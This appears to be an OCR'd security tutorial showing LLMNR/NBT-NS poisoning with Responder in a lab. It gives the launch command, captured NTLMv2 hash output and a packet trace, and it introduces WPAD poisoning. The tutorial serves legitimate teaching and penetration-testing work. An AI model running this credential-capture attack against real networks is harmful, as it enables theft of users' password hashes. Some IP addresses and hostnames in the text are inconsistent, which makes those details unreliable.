In this article, we will show you how the default behaviour of Microsoft Window's name resolution services can be abused to steal authentication credentials.

If a windows client cannot resolve a hostname using DNS, it will use the Link-Local Multicast Name Resolution (LLMNR) protocol to ask neighbouring computers. LLMNR can be used to resolve both IPv4 and IPv6 addresses.

If this fails, NetBios Name Service (NBT-NS) will be used. NBT-NS is a similar protocol to LLMNR that serves the same purpose. The main difference between the two is NBT-NS works over IPv4 only.

On these occasions when LLMNR or NBT-NS are used to resolve a request, any host on the network who knows the IP of the host being asked about can reply. Even if a host replies to one of these requests with incorrect information, it will still be regarded as legitimate.

A number of attack tools have been developed which will reply to all of these queries in the hope of receiving sensitive information. Responder, developed by Trustwave SpiderLabs, is one of these tools that can answer LLMNR and NBT-NS queries giving its own IP address as the destination for any hostname requested.

USING RESPONDER

To demonstrate the attack, we will be using Kali Linux to steal the credentials of a Windows 7 user. Kali has Responder pre-installed and can be found at the directory "/usr/share/responder/".

By typing "responder –h" we can see a list of options available:

```
# responder -h

Options:

  --version             show program's version number and exit

  -h, --help            show this help message and exit

  -A, --analyze         Analyze mode. This option allows you to see NBT-NS,

                        BROWSER, LLMNR requests without responding.

  -I eth0, --interface=eth0
```


```
                        Network interface to use
-b, --basic             Return a Basic HTTP authentication. Default: NTLM
-r, --wredir            Enable answers for netbios wredir suffix queries.
                        Answering to wredir will likely break stuff on the
                        network. Default: False
-d, --NBTNSdomain       Enable answers for netbios domain suffix queries.
                        Answering to domain suffixes will likely break stuff
                        on the network. Default: False
-f, --fingerprint       This option allows you to fingerprint a host that
                        issued an NBT-NS or LLMNR query.
-w, --wpad              Start the WPAD rogue proxy server. Default value is
                        False
-u UPSTREAM_PROXY, --upstream-proxy=UPSTREAM_PROXY
                        Upstream HTTP proxy used by the rogue WPAD Proxy for
                        outgoing requests (format: host:port)
-F, --ForceWpadAuth     Force NTLM/Basic authentication on wpad.dat file
                        retrieval. This may cause a login prompt. Default:
                        False
--lm                    Force LM hashing downgrade for Windows XP/2003 and
```

```
                        earlier. Default: False

  -v, --verbose         Increase verbosity.
```

For our first demonstration, the only arguments we need to provide to Responder are the interface we wish to run it on:


```
# responder -I eth0
```



```
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.100.102]
    Challenge set              [1122334455667788]
```



If a user accidentally typed this instead of a legitimate hostname in the DNS which could be "\\flleshare" Responder should say that its IP is the location of "flelshare". The Windows 7 machine will then try to connect to "\\flelshare" using SMB which it believes is located on the Kali host. The SMB process will send the Windows 7 username and hashed password to the Kali host.

```
[*] [LLMNR]  Poisoned answer sent to 192.168.100.101 for name fielshare
[SMB] NTLMv2-SSP Client   : 192.168.100.101
[SMB] NTLMv2-SSP Username : AIUK\user2
[SMB] NTLMv2-SSP Hash     : user2::AIUK:1122334455667788:B48729A91322323BD4283DD8C4A4F267:01010
0000000009F8506E2C4BCD101F5B6DBEBD68390A900000000002000A0073006D006200310032000100140053004500520
560045005200320030000300038000400160073006D006200310032002E006C006F00630061006C0003002C005300450
200560045005200320030000300038002E0073006D006200310032002E006C006F00630061006C000500160073006D00
00310032002E006C006F00630061006C000800300030000000000000000000000000000020000043BD1E3E6C201D3D989B3
B5952622F2CDF272A83DDD0084F2145B78F2119930A00100000000000000000000000000000000000000009001C00630065
660073002F006600690065006C00730068006100720065000000000000000000
[SMB] Requested Share     : \\FIELSHARE\IPC$
[*] [LLMNR]  Poisoned answer sent to 192.168.100.101 for name fielshare
[*] Skipping previously captured hash for AIUK\user2
[SMB] Requested Share     : \\FIELSHARE\IPC$
```

Above, you can see Responder has sent a poisoned answer to the LLMNR request sent by our Windows 7 machine for the name "flelshare". The Windows 7 machine then tried to connect to our rogue SMB server, thinking it was the host "flelshare" and therefore provided their username and hashed password.

If we look at the packets, we can see each step of the process:

No.	Time	Source	Destination	Protoc	Length	Info
6	3.747792218	Vmware_1b:d8:eb	Broadcast	ARP	60	Who has 192.168.100.102? Tell 192.168.100.101
7	3.747952172	Vmware_84:13:4e	Vmware_1b:d8:eb	ARP	42	192.168.100.102 is at 00:0c:29:84:13:4e
8	3.748253677	fe80::ecff:e2fa:b24..	ff02::1:3	LLMNR	89	Standard query 0x5f99 A fielshare
9	3.748274896	192.168.100.101	224.0.0.252	LLMNR	69	Standard query 0x5f99 A fielshare
10	3.748282559	192.168.100.101	192.168.100.102	TCP	60	51751 → 445 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	3.750256754	192.168.100.102	192.168.100.101	LLMNR	94	Standard query response 0x5f99 A fielshare A 192.168.100.102
12	3.750982627	192.168.100.101	224.0.0.252	LLMNR	69	Standard query 0xc8cd AAAA fielshare
13	3.903271933	192.168.100.101	224.0.0.252	LLMNR	69	Standard query 0xc8cd AAAA fielshare
14	3.965492594	192.168.100.101	192.168.100.102	TCP	66	51795 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
15	3.965548485	192.168.100.102	192.168.100.101	TCP	66	445 → 51795 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
16	3.965974009	192.168.100.101	192.168.100.102	TCP	60	51795 → 445 [ACK] Seq=1 Ack=1 Win=65700 Len=0
17	3.966005551	192.168.100.101	192.168.100.102	SMB	191	Negotiate Protocol Request
18	3.966014029	192.168.100.102	192.168.100.101	TCP	54	445 → 51795 [ACK] Seq=1 Ack=138 Win=30336 Len=0
19	3.967982619	192.168.100.102	192.168.100.101	SMB	236	Negotiate Protocol Response
20	4.017414461	fe80::e91c:fe5c:20b..	ff02::1:2	DHCPV6	180	Solicit XID: 0x4285dc CID: 0001000116da1c1300c29cd9f5
21	4.107211031	192.168.100.101	192.168.100.102	SMB	196	Session Setup AndX Request, NTLMSSP_NEGOTIATE
22	4.108457769	192.168.100.102	192.168.100.101	SMB	468	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQU.
23	4.109127913	192.168.100.101	192.168.100.102	SMB	608	Session Setup AndX Request, NTLMSSP_AUTH, User: AIUK\user2
24	4.114482433	192.168.100.102	192.168.100.101	SMB	238	Session Setup AndX Response
25	4.115396087	192.168.100.101	192.168.100.102	SMB	142	Tree Connect AndX Request, Path: \\FIELSHARE\IPC$

```
    26 4.120657971   192.168.100.102   192.168.100.101   SMB      114 Tree Connect AndX Response
    27 4.121232414   192.168.100.101   192.168.100.102   SMB      158 NT Create AndX Request, Path: \srvsvc
    28 4.121496110   192.168.100.102   192.168.100.101   SMB       93 NT Create AndX Response, FID: 0x0000, Error: STATUS_ACCESS_DENIED
    29 4.124280135   192.168.100.101   192.168.100.102   SMB      158 NT Create AndX Request, Path: \srvsvc
    30 4.163095907   192.168.100.102   192.168.100.101   TCP       54 445 → 51795 [ACK] Seq=880 Ack=1130 Win=32512 Len=0
    31 5.132553030   192.168.100.102   192.168.100.101   TCP       54 445 → 51795 [FIN, ACK] Seq=880 Ack=1130 Win=32512 Len=0
    32 5.134545647   192.168.100.101   192.168.100.102   TCP       60 51795 → 445 [ACK] Seq=1130 Ack=881 Win=64820 Len=0
    33 5.134564765   192.168.100.101   192.168.100.102   TCP       60 51795 → 445 [RST, ACK] Seq=1130 Ack=881 Win=0 Len=0
```

In packet number nine we can see the Windows 7 machine (192.168.1.101) sending a multicast query using the LLMNR protocol to resolve the name "fielshare". Packet eleven shows the Kali machine (192.168.1.102) responding and saying fielshare can be found at 192.168.100.102, its own IP address.

Packet seventeen then shows the Windows 7 host sending a SMB connection request. From packets nineteen and twenty-one to twenty-nine you can see the SMB process. The Windows 7 host is supplying their credentials to the Kali host in packet twenty-three.


This type method of attack will only work if the hostname that the client wants to connect to cannot be resolved by DNS.

WPAD


A more reliable way to get usernames and password hashes is through the WPAD protocol. If a browser is configured to automatically detect proxy settings, then it will make use of WPAD protocol to try and locate and download the wpad.dat Proxy Auto-Config (PAC) file. A PAC file defines proxy servers that a web browser should use for different URLs.


The WPAD protocol works through attempting to resolve the hostname "wpad"through a series of name requests. Further information on why this can be a security issue can be found at https://en.wikipedia.org/wiki/Web_Proxy_Autodiscovery_Protocol#Security.

By default, Internet Explorer has WPAD enabled:



Google Chrome and Firefox are configured by default to use the systems settings for locating the PAC file:






Responder has support for poisoning WPAD requests and serving a valid wpad.dat PAC file.

